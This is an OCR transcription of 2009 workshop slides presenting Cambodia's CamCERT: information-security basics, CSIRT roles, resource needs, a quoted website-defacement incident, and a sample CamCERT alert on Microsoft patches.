
ROLE OF CAMCERT OF ISMTT

Keisuke Kamata, JICA expert, workshop @ CJCC Oct/1st, 2009

What is Information Security ?

- □ Protect your information from Security risks




Attacker

Virus/Worm

Spy/Terrorist

Other RISKs

Where is the information asset ?



Information asset

Information asset

- What is information asset?
  - Documents: Paper Memo, contract, Official document
  - Data: Personnel information, financial information, e-mail, database data
  - Hardware: Information system, network, server, PC
  - Software: Application software, OS
  - Invisible assets: Know-how, trust of society

- To protect information asset from threat
  - What are you protecting from what ?
  - How will you protect it ?

<u>We need concept of Information Security</u>


Information Security Risks

Information leakage	- Violation of Confidentiality - Disclosure of information
Information defacement	- Violation of Integrity - Information Defacement
Information loss	- Violation of Availability - Can not access to data

Intentional?

Accidental?

Overview of the Cyber Crime World



Policy

Staff

Attacker

Keylogger
Spyware
Botnets
Phishing
Trojan
....

Tool

Social Engineering

Vulnerability

Technology


Business

Asset(information, system, resource)

Money or ..

Group of criminals
Spy, Terrorists

Risk of cyber crime and Return




Information Security Framework

1. Policy/Strategy Establishment

2. Technical Operation

3. Law Enforcement

1. Information Security Strategy and Policy of NiDA



National Information Security Strategy and Policy by ISMTT

Government

Critical Infrastructure

Private Industry

End Users

2. Technical Operation

- **CSIRT = Computer Security Incident Response Team**
  - Technical IT team specialized to security
  - Same meaning as CERT
- CSIRT team will provide
  - Technical Assistance
  - Technical Investigations
  - Technical Coordination
- Professional technical team for ICT security issues
  - Information Gathering
  - Information Analysis
  - Information providing & publishing
  - And so on
  - Because IT is Technology

3. Law enforcement by MOI/MOJ

- To catch the criminal of cyber crime
  - Police
  - Investigation
  - Legislation

Structure (Example)

Layer Function	Policy	Technical
Government	G-CIO Committee	
Management of NiDA	ISMTT	
Operation		CamCERT

CamCERT existence

Technical Specialist

Coordination

Awareness


Daily Operation

Technical Specialist


- IT security is not only policy problem
- We need specialist to understand computer security incidents
  - Network operation
  - OS
  - Server
  - Application and DB
  - Programming
- Keep specialist working

Coordination

- □ Cyber security threats happens between organizations
- □ We must have coordination and cooperation capability to solve problem : Communication is a key



Awareness Raising




Daily Operation

- Internet Security situations are changing everyday
- Who knows about latest situation ?
  - ***September 28*** Microsoft Releases Fix It for SMB Vulnerability
  - ***September 28*** Malicious Code Spreading via IRS Scam
  - ***September 24*** Cisco Releases Multiple Security Advisories for IOS Vulnerabilities and Unified Communications Manager
  - ***September 23*** Montgomery County Animal Shelter Search Engine Poisoning Campaign
  - ***September 23*** Apple Releases iTunes 9.0.1
  - ***September 18*** Adobe Releases Security Bulletin for RoboHelp Server 8
  - ***September 11*** Fraudulent 9/11 Web Sites
  - ***September 11*** Apple Releases Security Update 2009-005 and Mac OS X v10.6.1
  - ***September 10*** Apple Releases Security Updates
  - ***September 10*** Mozilla Releases Security Advisory

Information source : US-CERT current activity on Sep28

- How to catch up to these information ?

What Resources We Need ?



Conclusion : Need resources for operation

- Budget
  - To keep whole operations
- Human Resource
  - Technical Specialists
  - Operational Continuity
- Training / Attending Conference
  - To catch up the international level
  - To make relationship with other parties

JICA Technical Cooperation

Capacity Development on ICT Management at NiDA

CamCERT Activities for 2009

Mr. OU Phannarith
Head of CamCERT
phannarith[at]camcert.gov.kh
phannarith_ou[at]nida.gov.kh

JPCERT/CC (JICA Experts)
Keisuke Kamata
Jack YS Line
Shiori Satou

Workshop on National ICT Policy & G-CIO Activities for Gov't Agencies
1st October 2009, CJCC, Phnom Penh, Cambodia

Agenda

- Introduction
- Activities 2009
- Incident case study
- Conclusion

NiDA

135

Introduction


CamCERT Establishment

- National **Cam**bodia **C**omputer **E**mergency **R**esponse **T**eam (CamCERT) – December 2007

136

- Team under National ICT Development Authority (NiDA), Council of Ministers

CamCERT Establishment Status



Step1 – Initializing and educating stakeholders

Step2 – Planning on the establishment of CamCERT

Step3 – Initial Implementation


Step4 – Operational Phase

We Are Here

Step5 – Collaboration with other CERTs

Constituency Domain


NiDA




CamCERT Initial Services

NiDA

Our Initial Services



Incident Response




This Site Hacked By Ninjosto Christian (Th3 Pr0T3Ct0R)

Your Security is going down!!

Try To Protect Your Self


Or You Will Find Me Here Again



CamCERT SECURITY ALERT

- 10-06-2009 - Microsoft Security Bulletin for June 2009New !
- 13-05-2009 - Microsoft Security Bulletin for May 2009
- 15-04-2009 - Microsoft Security Bulletin for April 2009
- 11-03-2009 - Microsoft Security Bulletin for March 2009
- 12-02-2009 - Microsoft Security Bulletin for February 2009
- 14-01-2009 - Microsoft Security Bulletin for January 2009
- 11-12-2008 - Microsoft Security Bulletin for December 2008
- 17-11-2008 - Microsoft Security Bulletin for November 2008

Info Gathering & Pub




```
                                                        CamCERT-AT-002-2008
                                                                    CamCERT
                                                                 11-12-2008
===========================================================================

                     CamCERT Security Alert 11-12-2008

                  November 2008 Microsoft Security Bulletin
          http://www.camcert.gov.kh/alert/2008/CamCERT-at-002-2008.txt
===========================================================================

I. Overview

Microsoft has released the Microsoft Security Bulletin Summary for December 2008.
This information include six critical patches.

A majority of the issues allows a remote attacker to execute arbitrary code on the victim's
computer and may allow the attacker to take over control of the system. Application of the
patches to address the vulnerabilities should be considered a high priority.

For more information about this vulnerability, please refer to the following URL.

Microsoft Security Bulletins Summary for December 2008
http://www.microsoft.com/technet/security/bulletin/ms08-dec.mspx

II. Effected System

- Windows Operating System and Components
- Microsoft Office Suites and Software
- Microsoft Developer Tools and Software
- Microsoft Server Software

III. Critical Patch

MS08-070
Vulnerabilities in Visual Basic 6.0 Runtime Extended Files (ActiveX Controls) Could Allow
Remote Code Execution (932349)
http://www.microsoft.com/technet/security/bulletin/ms08-070.mspx
```

Building Relationship

Events/Seminar

CamCERT Initial Services ...



IT Users in Cambodia

CamCERT Security Alert

CamCERT SECURITY ALERT

- 17 Nov 2008 - Microsoft Security Bulletin for November 2008 New !

SECURITY NEWS AROUND THE GLOBE

